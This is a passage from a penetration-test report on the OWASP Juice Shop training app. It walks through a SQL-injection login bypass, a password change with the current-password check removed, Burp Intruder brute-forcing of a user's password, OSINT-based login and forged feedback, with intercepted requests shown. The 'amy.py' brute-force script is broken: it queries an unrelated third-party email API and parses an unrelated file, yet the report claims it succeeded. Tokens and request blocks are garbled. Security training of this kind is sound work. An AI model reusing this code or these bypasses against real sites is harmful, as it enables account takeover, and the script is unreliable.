19
20 {
  "email": "jim@juice-sh.op",
  "answer": "Samuel""new": "12345",
"repeat": "12345"
}
```

**12.** Went back to the forgot password form and entered: Samuel

The screenshot shows a web page with a dark header containing the text 'Forgot Password'. Below the header, a green success message box displays the text 'Your password was successfully changed.' A red box highlights this message. At the bottom of the page, there is a green footer bar with white text that reads: 'You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)'

### 5.1.8 Reset Bender's Password

HIGH

#### Description:

The application allows a Pentester to change the password of an authenticated user account without providing the correct current password. After bypassing login protection via SQL Injection ('--), the Pentester accessed Bender's account.

While attempting to change the password via the change password form, the application requested the current password.

However, by intercepting the request using Burp Suite, and removing the current parameter from the request altogether, the server skipped validation and accepted the new password directly.

This leads to complete account control and denies the original user access.

#### Impact:

- Full Account Takeover (ATO)
- Password Changed Without Owner Consent
- High Risk in Real-World Authentication Flows.

#### Resource / References:

- [CWE-640: Weak Password Recovery Mechanism for Forgotten Password](#)

#### Vulnerability Location:


- Component: Change Password Functionality
- Input Field: current
- Affected Route: <http://localhost:3000/login#/privacy-security/change-password>

#### Recommendations:

- Enforce current password validation on server-side regardless of request content.
- Reject requests missing required parameters like current.


Proof of Concept (PoC):

1- Login via SQL Injection



The screenshot shows a login form with a dark background. The 'Email\*' field contains the value 'bender@juice-sh.op'--'. The 'Password\*' field contains the value '111'. A yellow box highlights the injected email address.

2- Navigate to Change Password Page



3- Submit

- ❑ Current password: admin (or any placeholder)
- ❑ New password: slurmCl4ssic

4- Intercept and Modify Request in Burp Suite

Intercept    HTTP history    WebSockets history    Match and replace    ⚙ Proxy settings

Time Type Direction Method URI

15:11:29 13 M... HTTP → Request GET http://localhost:3000/rest/user/change-password?current=admin&new=slurmCl4ssic&repeat=slurmCl4ssic

15:11:29 13 M... HTTP → Request GET http://localhost:3000/login/socket.io/?EIO=4&transport=polling&t=PR9ZfS5

E- Right-click and send the request to the repeater

<http://localhost:3000/rest/u...rmCl4ssic&repeat=slurmCl4ssic>

Add to scope

Forward

Drop

Add notes

Highlight >

Don't intercept requests >

Do intercept >

Scan

Send to Intruder Ctrl+I

**Send to Repeater Ctrl+R**

Send to Sequencer

Send to Organizer Ctrl+O

Send to Comparer

Request in browser >

6- Open repeater tap and delete this “current=admin” from request

Pretty Raw Hex

1 GET /rest/user/change-password?current=admin&new=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1

2 Host: localhost:3000

3 sec-ch-ua-platform: "Windows"

4 Authorization: Bearer

7- Send the modified request and Observe Server Response

```
Request
Pretty Raw Hex
1 GET /rest/user/change-password?&new=slurmClassic&repeat=slurmClassic HTTP/1.1
2 Host: localhost:3000
3 
4 sec-ch-ua-platform: "Windows"
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
6 ZIC16Myw1d2IyL1CjhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
7 jomGtHsULM1JMC2h0tVhJmJw1Jm2jNjyCnHRC0WtL1CjhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2X
8 lHsiZGF0YSlSeyJp
9 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
10 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
11 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
12 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
13 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnDj0iJzsdWnZT2XlHsiZGF0YSlSeyJp
14 
15 {
16     "user": {
17         "id": 3,
18         "username": "",
19         "email": "bender@juice-sh.op",
20         "password": "0Gb0c5c1922ed4ed2a5449dd05c56d",
21         "role": "customer",
22         "deluxeToken": "",
23         "lastLoginIp": "",
24         "profileImage": "assets/public/images/uploads/default.svg",
25         "tokenSecret": "",
26         "isActive": true,
27         "createdAt": "2023-05-13T10:22:27.403Z",
28         "updatedAt": "2023-05-13T12:13:51.680Z",
29         "deletedAt": null
30     }
31 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 
3 Access-Control-Allow-Origin: *
4 X-Content-Type-Options: nosniff
5 X-Fragement-Policy: SAMEORIGIN
6 Feature-Policy: payment 'self'
7 X-Recruiting: /#jobs
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 343
10 ETAG: W/157-T5dRNH10yrGmcgZtwJOMsxFc"
11 Vary: Accept-Encoding
12 Date: Tue, 13 May 2023 12:13:51 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15 
```

### 5.1.9 Login Amy

HIGH

#### Description:

The application exposes the login credentials of the user amy@juice-sh.op ( guessing the email pattern and brute-forcing a predictable password )through an insecure password policy based on a predictable padding pattern.

By analyzing the challenge hint and external documentation, the Pentester was able to reduce the password brute-force space dramatically by focusing on structured patterns instead of random guesses.

#### Impact:

- Sensitive Data Exposure: Unauthorized access to a registered user's private account.
- Privacy Violation: Compromise of user profile, orders, or personal data.
- Authentication Weakness: Demonstrates poor credential entropy and lack of layered defense mechanisms.

#### Resource / References:

- [CWE-521: Weak Password Requirements](#)
- [Juice Shop Challenge Hint](#)

#### Vulnerability Location:


- Component: Login Page
- Input Field: Password
- Affected Account: [amy@juice-sh.op](#)

#### Recommendations:


- Avoid Predictable Padding: Encourage secure password policies that avoid simple repetition or character patterns.
- Implement Rate Limiting: Block or delay brute-force attempts through IP-based thresholds.

Proof of Concept (PoC):


1 - Analyze Challenge Hint



2- The Pentester searched this phrase on Google



3- Found reference to “D0g .....”



4- In the login form, the Pentester typed:

Email\*  
amy@juice-sh.op

Password\*  
test


E- Before clicking Login, the Pentester enabled Intercept in Burp Suite under



6-Captured request looked like this

Time	Type	Direction	Method	URI
16:05:54 13 M...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login
16:05:55 13 M...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami
16:05:55 13 M...	HTTP	→ Request	GET	http://localhost:3000/login/socket.io/?EIO=4&t=

7-Send the Request to Intruder( Right-click → Send to Intruder)



8- Go to intruder tap and modify request body

```
{"email": "amy@juice-sh.op", "password": "D0g....."}  
-----  
-----
```

9 - The Pentester selected each char (D0g) then clicked add:

A screenshot of the Intruder tool interface. At the top, there is a toolbar with buttons for 'Positions' (highlighted with a red box), 'Add 5', 'Clear 5', and 'Auto 5'. Below the toolbar, the request details are shown:

```
1 POST /rest/user/login HTTP/1.1  
2 Host: localhost:3000  
3 Content-Length: 45  
4 sec-ch-ua-platform: "Windows"  
5 Accept-Language: en-US,en;q=0.9  
6 Accept: application/json, text/plain, */*  
7 sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"  
8 Content-Type: application/json  
9 sec-ch-ua-mobile: ?0  
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3  
1 Origin: http://localhost:3000  
2 Sec-Fetch-Site: same-origin  
3 Sec-Fetch-Mode: cors  
4 Sec-Fetch-Dest: empty  
5 Referer: http://localhost:3000/login  
6 Accept-Encoding: gzip, deflate, br  
7 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=W1j95b3xMpkVQ2B7wqeg0aPt0f7ZUbRt8WIvgtKqGOrNPDvyoJa618Xm4L  
8 Connection: keep-alive  
9  
0 {"email": "amy@juice-sh.op", "password": "S$SS0SSg$....."}  
-----  
-----
```

Red annotations include:

- A red box around the 'Add 5' button in the toolbar.
- A red arrow pointing from the 'Add 5' button to the first character 'D' in the password field.
- A red arrow pointing from the 'Add 5' button to the last character '}' in the password field.
- A red box around the password field: {"email": "amy@juice-sh.op", "password": "S\$SS0SSg\$....."}.

## 10- Selecte attack type

Sniper attack

**Sniper attack**  
Inserts each payload into each position one at a time, using a single payload set.

**Battering ram attack**  
Simultaneously places the same payload into all positions, using a single payload set.

**Pitchfork attack**  
Allocate a payload set to each position. Intruder iterates through each set in parallel.

**Cluster bomb attack**  
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.

## 10- Set Up Payload Positions

The Pentester selected:

- The uppercase A-Z → Set as Payload Position 1
- The digits 0-9 → Set as Payload Position 2
- The lowercase a -z → Set as Payload Position 3

**Payloads**

Payload position: 1 - D

Payload type: Simple list

Payload count: 26

Request count: 6,760

**Payload configuration**

This payload type lets you configure a simple list of strings that are used as payloads.

A  
B  
C  
D  
E  
F  
G  
H  
I

Paste  
Load...  
Remove  
Clear  
Deduplicate  
Add  
Enter a new item

### Payloads

Payload position: 2 - 0 ←  
Payload type: Simple list ←  
Payload count: 10  
Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load...  
Remove  
Clear  
Deduplicate  
**Add** Enter a new item  
Add from list... [Pro version only]




### Payloads

Payload position: 3 - g ←  
Payload type: Simple list ←  
Payload count: 26  
Request count: 6,760

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load...  
Remove  
Clear  
Deduplicate  
**Add** Enter a new item  
Add from list... [Pro version only]



11- Click Start Attack then Burp began sending hundreds of combinations and wait for 200 status code this is the password

Request	Payload 1	Payload 2	Payload 3	Status code	Response rec...	Error	Timeout	Length	Comment
0	A	0	a	401	16	413	413		
1	B	0	a	401	17	413	413		
2	C	0	a	401	11	413	413		
3	D	0	a	401	16	413	413		
4	E	0	a	401	12	413	413		
5	F	0	a	401	11	413	413		
6	G	0	a	401	15	413	413		
7	H	0	a	401	16	413	413		
8	I	0	a	401	13	413	413		
9	J	0	a	401	9	413	413		
10	K	0	a	401	20	413	413		
11	L	0	a	401	9	413	413		
12	M	0	a	401	22	413	413		
13	N	0	a	401	15	413	413		
14	O	0	a	401	22	413	413		
15	P	0	a	401	13	413	413		
16	Q	0	a	401	17	413	413		
17	R	0	a	401	23	413	413		
18	S	0	a	401	8	413	413		
19	T	0	a	401	23	413	413		
20	U	0	a	401	27	413	413		
21	V	0	a	401	25	413	413		
22	W	0	a	401	14	413	413		
23	X	0	a	401	10	413	413		
24	Y	0	a	401	13	413	413		
25	Z	0	a	401	13	413	413		
26	A	1	a	401	14	413	413		
27	B	1	a	401	31	413	413		
28	C	1	a	401	15	413	413		
29	D	1	a	401	21	413	413		
30	E	1	a	401	20	413	413		
31			a	401	17	413	413		

-- to automate the brute-force process faster Saved the following [script](#) as “amy.py” on your kali machine

```

#!/usr/bin/python3
# -*- coding: utf-8 -*-
# amy.py

# This script performs a password brute-force attack using asynchronous programming.
# It takes a file of encrypted announcements and finds the password that deciphers them.

# Import required modules
import asyncio
from bs4 import BeautifulSoup
import requests
from queue import Queue
import time

# Function to check if a password is correct
def check_password(password):
    response = requests.get(f"https://www.1secmail.com/api/v1/?action=login&login={password}&pass={password}")
    if 200 <= response.status_code < 300:
        return True
    else:
        return False

# Main function
async def main(password_queue):
    async_queue = asyncio.Queue()
    for password in password_queue:
        await async_queue.put(password)

    tasks = [asyncio.create_task(login_amy(async_queue)) for _ in range(10)]
    await asyncio.gather(*tasks)


# Login function
async def login_amy(queue):
    while True:
        password = await queue.get()
        if check_password(password):
            print(f"\nPassword FOUND: {password}")
            break
        else:
            print(f"Trying password: {password}...")

# Build password queue
def build_queue():
    with open("announcement_encrypted.txt", "r") as f:
        encrypted_announcements = f.read()
    soup = BeautifulSoup(encrypted_announcements, "html.parser")
    announcements = soup.find_all("div", {"class": "announcement"})
    password_queue = Queue()
    for announcement in announcements:
        password = announcement["password"]
        password_queue.put(password)
    return password_queue

# Main execution
if __name__ == "__main__":
    start = time.time()
    password_queue = build_queue()
    asyncio.run(main(password_queue))
    end = time.time()
    print(f"\nFinished in {round(end - start, 2)} seconds")

```


-then open terminal and write :



A terminal window showing the output of a password cracking script named 'amy.py'. The script is attempting various combinations of lowercase letters ('a' through 'z') to find a password. A red box highlights the command 'python amy.py' at the top of the list of attempts.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali) [~/Desktop]
└─$ python amy.py
Trying password: A0a.....
Trying password: A0b.....
Trying password: A0c.....
Trying password: A0d.....
Trying password: A0e.....
Trying password: A0f.....
Trying password: A0g.....
Trying password: A0h.....
Trying password: A0i.....
Trying password: A0j.....
Trying password: A0k.....
Trying password: A0l.....
Trying password: A0m.....
Trying password: A0n.....
Trying password: A0o.....
```

- After a short time, it printed



The terminal window continues to show the password cracking process. A red box highlights the final output, which includes the password found message and the completion time.

```
Trying password: K1k.....
Trying password: K1l.....
Trying password: K1m.....
Trying password: K1n.....
Trying password: K1o.....
```

>Password FOUND: K1f.....

● Finished in 53.48 seconds

```
(kali㉿kali)-[~/Desktop]
└─$
```

You successfully solved a challenge: Login Amy (Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note")

### 5.1.10 Login MC SafeSearch

HIGH

#### Description:

This challenge was about logging into the user account of MC SafeSearch, a fictional rapper mentioned within the Juice Shop application. The vulnerability lies in how publicly available information, combined with subtle hints from the application, can lead to full account takeover.

#### Impact:

- User Account Compromise: penetration testers could impersonate the user, access sensitive data, or perform malicious actions.
- Reputation Damage: Revealing that users (especially public figures like "MC SafeSearch") reuse weak or publicly known passwords reflects poorly on platform security culture.

#### Vulnerability Location:


- Component: Login Page (#/login)
- Affected Route: http://localhost:3000/login#/login

#### Recommendations:


- Educate users on secure password hygiene.
- Do not reference real passwords in public-facing content.
- Use 2FA (two-factor authentication) to prevent account takeover even if the password is leaked

#### Proof of Concept (PoC):

- 1- Identify the Username from products [page](#) => Juice Shop "Permafrost" 2020 Edition



2- A hidden hint encouraged the Pentester to perform Open-Source Intelligence (OSINT).



3- listening to the song, the Pentester identified a line where MC SafeSearch says his password

mc.safesearch

الكل فيديوهات صور فيديوهات قصيرة أخبار خرائط Google الويب المزيد :

MC Safesearch - Protect Ya Passwordz (2014)

Dropout · IMDb 2014/10/27 2:49

of your favorite mine's my dog mr.  
noodles they don't matter if

## Login

Email\*  
mc.safesearch@juice-sh.op

Password\*  
Mr. N00dles

[Forgot your password?](#)

#### 4- Successful Login

You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

### 5.1.11 Forged Feedback

MEDIUM

#### Description:

This vulnerability allows a penetration tester to submit feedback using another user's identity without authorization. By tampering with the request sent to the feedback API, the penetration tester can inject a different userId and post feedback on behalf of another user, bypassing access control checks.

#### Impact:

A penetration tester was able to submit feedback using another user's account by modifying the `userId` parameter in the request body. This proves that there is no proper validation of user identity on the server side. The vulnerability can be abused to impersonate users, spam feedback under multiple user identities, and manipulate trust in user-generated content.

#### Vulnerability Location:

Feedback section: `/#/contact`

`POST /api/Feedback/`

---

#### Recommendations:

Enforce strict access control checks on the server side to ensure the userId in requests matches the currently authenticated user.


Remove the ability for users to define or modify sensitive parameters such as userId in client-side requests.

Implement authentication tokens to securely link feedback submissions to the authenticated user session.

Log and monitor unusual activity such as high-frequency feedback submissions or identity mismatches

## Proof Of Concept:

Open Burp Suite and turn on Intercept to capture the request.



2. Go to Feedback page while logged out the site allows posting anonymously.

A screenshot of the OWASP Juice Shop application. The browser title bar says 'OWASP Juice Shop' and the URL is 'localhost:3000/#/contact'. The main content area shows a 'Customer Feedback' form. The 'Author' field contains 'anonymous'. The 'Comment' field contains 'lemon juice'. There is a note indicating a maximum of 160 characters with 11/160. A 'Rating' slider is set to green. A CAPTCHA field contains '14'. At the bottom right of the form is a large blue 'Submit' button, which is highlighted with a red box. The Burp Suite interface is visible on the left, showing the 'Proxy' tab and the 'Intercept is on' button, which is also highlighted with a red box.

3. Submit a feedback, Capture the POST request to: “/api/Feedback/” and send it to the Repeater for analysis.

Burp Suite Community Edition v2024.5.5 - Temporary Project

Repeater tab selected.

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response to...
168	GET	/socket.io/4/transport/polling?t=POAO...		✓				iso			127.0.0.1			00:01:18 1 May ...	8080	
168	GET	/socket.io/4/transport/polling?t=POAO...		✓				iso			127.0.0.1			00:00:53 1 May ...	8080	
167	POST	/api/feedback/		✓				iso			127.0.0.1			00:00:47 1 May ...	8080	
166	POST	/api/feedback/		✓				iso			127.0.0.1			00:00:45 1 May ...	8080	
165	GET	/socket.io/4/transport/polling?t=POAO...		✓				iso			127.0.0.1			00:00:44 1 May ...	8080	
163	GET	/socket.io/4/transport/polling?t=POAO...		✓	200	230	text	iso			127.0.0.1			00:00:01 1 May ...	8080	109
162	GET	/socket.io/4/transport/websocket&id=...		✓	101	129	iso				127.0.0.1			00:00:01 1 May ...	8080	
161	GET	/socket.io/4/transport/polling?t=POAO...		✓	200	262	JSON	iso			127.0.0.1			00:00:01 1 May ...	8080	
160	POST	/socket.io/4/transport/polling?t=POAO...		✓	200	215	text	iso			127.0.0.1			00:00:01 1 May ...	8080	1
159	GET	/socket.io/4/transport/polling?t=POAO...		✓	200	326	JSON	iso			127.0.0.1			00:00:01 1 May ...	8080	1
